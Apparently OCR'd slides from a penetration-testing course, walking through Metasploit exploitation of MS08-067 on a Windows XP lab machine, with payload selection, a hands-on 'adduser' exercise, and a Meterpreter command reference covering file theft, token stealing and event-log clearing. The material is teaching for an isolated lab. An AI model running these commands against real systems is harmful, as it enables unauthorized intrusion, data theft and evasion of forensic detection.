
Critical Issues Found On The System

Exploiting Vulnerabilities

Inside msfconsole look for exploits pertaining to the vulnerabilities

msf > *search ms08-067*

```
       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   1  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Sta
ck Corruption


msf5 >
```


Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.
=[metasploit v4.6.0-2013050801 [core:4.6 api:1.0]
+ -- --=[1100 exploits - 688 auxiliary - 182 post
+ -- --=[298 payloads - 29 encoders - 8 nops
msf > search
exploit/windows/smb/ms08_067_netapi
Matching Modu
Name
Disclosure Date
Rank
Descript
ion
exploit/windows/smb/ms08_067_netapi 2008-10-28 00:00:00 UTC great Microsof
t Server Service Relative Path Stack Corruption
msf >

Using The Exploit

To use the exploit

msf > **use exploit/windows/smb/ms08_067_netapi**

To show payloads

msf exploit(ms08_067_netapi) > **show payloads**

Select payload

msf exploit(ms08_067_netapi) > **set payload windows/vncinject/bind_tcp**

```
Payload options (windows/vncinject/bind_tcp):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   AUTOVNC    true             yes       Automatically launch VNC viewer if present
   EXITFUNC   thread           yes       Exit technique: seh, thread, process, none
   LPORT      4444             yes       The listen port
   RHOST                       no        The target address
   VNCHOST    127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT    5900             yes       The local port to use for the VNC proxy
```

Using The Exploit

Setting the options

msf exploit(ms08_067_netapi) > **set rhost 192.168.50.50**

RHOST – target IP

msf exploit(ms08_067_netapi) > **set lhost 192.168.50.10**

LHOST – local IP


Run exploit

msf exploit(ms08_067_netapi) > **exploit**

Moving from Session to Session

sessions -i 1

***changing between multiple sessions created.*


Applications
Places
Vncviewer
Fri 05:12
root@osboxes: ~
File Edit View Search Terminal Help
root@osboxes:~# ifconfig
flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.50.10
inet6 fe80::a00:27ff:fe9
ether 08:00:27:96:34:9d
RX packets 31552 bytes
RX errors 0 dropped 0
TX packets 60016 bytes
TX errors 0 dropped 0 o
lags=73<UP,LOOPBACK,RUNNING
inet 127.0.0.1 netmask
inet6 ::1 prefixlen 128
loop txqueuelen 1000
RX packets 21934 bytes
RX errors 0 dropped 0
TX packets 21934 bytes
TX errors 0 dropped 0 o
osboxes:~#
Terminal
TightVNC: target1
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Target1>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.50.50
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Ethernet adapter Local Area Connection 2:
Connection-specific DNS Suffix . :
IP Address. . . . . : 10.10.10.1
Subnet Mask . . . . . : 255.255.255.248
Default Gateway . . . . . :
C:\Documents and Settings\Target1>
Immunity Debugger
start
Command Prompt
2:12 AM
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

Sample of Payloads Available for Targeting Windows Machines


Metasploit Payload Name	Payload Description
windows/adduser	Create a new user in the local administrator group on the target machine
windows/exec	Execute a Windows binary (.exe) on the target machine
windows/shell_bind_tcp	Open a command shell on the target machine and wait for a connection
windows/shell_reverse_tcp	Target machine connects back to the attacker and opens a command shell (on the target)
windows/meterpreter/bind_tcp	Target machine installs the Meterpreter and waits for a connection
windows/meterpreter/reverse_tcp	Installs Meterpreter on the target machine then creates a connection back to the attacker
windows/vncinject/bind_tcp	Installs VNC on the target machine and waits for a connection
windows/vncinject/reverse_tcp	Installs VNC on the target machine and sends VNC connection back to target

Reverse_TCP vs. Bind_TCP


In a "**bind**" payload, the attacker is sending the exploit *and* making a connection to the target from the attacking machine. In this instance, the attacker sends the exploit to the target and the target waits passively for a connection to come in. After sending the exploit, the attacker's machine then connects to the target.

In a "**reverse**" payload, the attacking machine sends the exploit but forces the target machine to connect back to the attacker. In this type of attack, rather than passively waiting for an incoming connection on a specified port or service, the target machine actively makes a connection *back to* the attacker.

Bind Payloads



Reverse Payloads



Hands-On: Metasploit

1. Attack the using metasploit
2. Select **windows/adduser** for the payload
3. Use **telnet** to connect to the victim using the new user account

Attacker	IP	Target	IP
KALI	192.168.50.10	Windows XP Target 1	192.168.50.50

Note: Be sure to have telnet running on the target machine before proceeding with the activity

Meterpreter: Getting the shell

- The Meta-Interpreter, or Meterpreter, is a payload available in Metasploit that gives attackers a powerful command shell that can be used to interact with their target.
- Another big advantage of the Meterpreter is the fact that it runs entirely in memory and never utilizes the hard drive. This tactic provides a layer of stealth that helps it evade many anti-virus systems and confounds some forensic tools.

Using Meterpreter Payload

File System Commands

meterpreter> getwd
Obtain current working directory on Server's Side
meterpreter> getlwd
Obtain local current working directory

meterpreter> del <file>
Deletes the given file

meterpreter> cat <file>
Read the given file

meterpreter> edit <file>
Edit the given file

meterpreter> upload <src file> <dst file>
Upload a file to the target host
meterpreter> download <src file> <dst file>
Download a file from the target host

Networking Commands

meterpreter> portfwd
Establish port forwarding connections through meterpreter tunnels:
Options:
-L Local host to listen on
-l Local port to listen on
-p Remote port to connect to
-r Remote host to connect to

System Commands

meterpreter> sysinfo
Provides information about target host

meterpreter> getuid
Obtain the username responsible for the current process

meterpreter> kill <pid>
Kill the given process identified by PID

meterpreter> ps
List all running processes

meterpreter> shell
Obtain interactive windows OS Shell

meterpreter> execute –f file [Options]
Execute the given "file" on the OS target host.
Options:
-H Create the process hidden from view
-a Arguments to pass to the command
-i Interact with the process after creating it
-m Execute from memmory
-t Execute process with currently impersonated thread token

meterpreter> clearav
Clears and secure removes event logs

meterpreter> steal_token
Attemps to steal an impersonation token from the target process

meterpreter> reg <Command> [Options]
Interact with the target OS Windows Registry using the following options and commands:
commands:
enumkey Enumerate the supplied registry key
createkey / deletekey Create/deleted the supplied registry key
setval / queryval Set/query values from the supplied registry key
Options:
-d Data to store in the registry value
-k The registry key
-v The registry value name

meterpreter> ipconfig
Displays network interfaces information

meterpreter> route
View and modify networking routing table

sysinfo

- Get information about host

```
meterpreter > sysinfo
Computer        : TARGET2
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

getuid

Running **getuid** will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

ipconfig/ifconfig

- Displays network interfaces information

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:57:17:93
MTU          : 1500
IPv4 Address : 192.168.50.55
IPv4 Netmask : 255.255.255.0
```

download

The **download** command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

```
meterpreter > download c:\\boot.ini
[*] Downloading: c:\boot.ini -> boot.ini
[*] Downloaded 211.00 B of 211.00 B (100.0%): c:\boot.ini -> boot.ini
[*] download   : c:\boot.ini -> boot.ini
```

Download a file from a folder use **/**

```
meterpreter > download c:/zervit/zervit.exe
[*] Downloading: c:/zervit/zervit.exe -> zervit.exe
[*] Downloaded 98.50 KiB of 98.50 KiB (100.0%): c:/zervit/zervit.exe -> zervit.exe
[*] download   : c:/zervit/zervit.exe -> zervit.exe
```

upload

As with the **download** command, you need to use double-slashes with the **upload** command.

```
meterpreter > upload pass.txt -> c:/zervit
[*] uploading  : pass.txt -> c:/zervit
[*] uploaded   : pass.txt -> c:/zervit\pass.txt
```

ps

The **ps** command displays a list of running processes on the target.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x86   0        NT AUTHORITY\SYSTEM
 368   4     smss.exe              x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 580   1972  httpd.exe             x86   0        NT AUTHORITY\SYSTEM           C:\xampp\apache\bin\httpd.exe
 624   368   csrss.exe             x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 652   368   winlogon.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 696   652   services.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 708   652   lsass.exe             x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 864   696   VBoxService.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VBoxService.exe
 908   696   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 996   696   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1072  876   explorer.exe          x86   0        TARGET2\Target1               C:\WINDOWS\Explorer.EXE
 1112  696   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1156  696   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1200  696   svchost.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1456  696   spoolsv.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1648  1072  VBoxTray.exe          x86   0        TARGET2\Target1               C:\WINDOWS\system32\VBoxTray.exe
 1960  696   3CTftpSvc.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\3CTftpSvc.exe
 1972  696   httpd.exe             x86   0        NT AUTHORITY\SYSTEM           C:\xampp\apache\bin\httpd.exe
 2024  696   FileZilla Server.exe  x86   0        NT AUTHORITY\SYSTEM           C:\xampp\FileZillaFTP\FileZilla server.
 2044  696   mysqld.exe            x86   0        NT AUTHORITY\SYSTEM           C:\xampp\mysql\bin\mysqld.exe
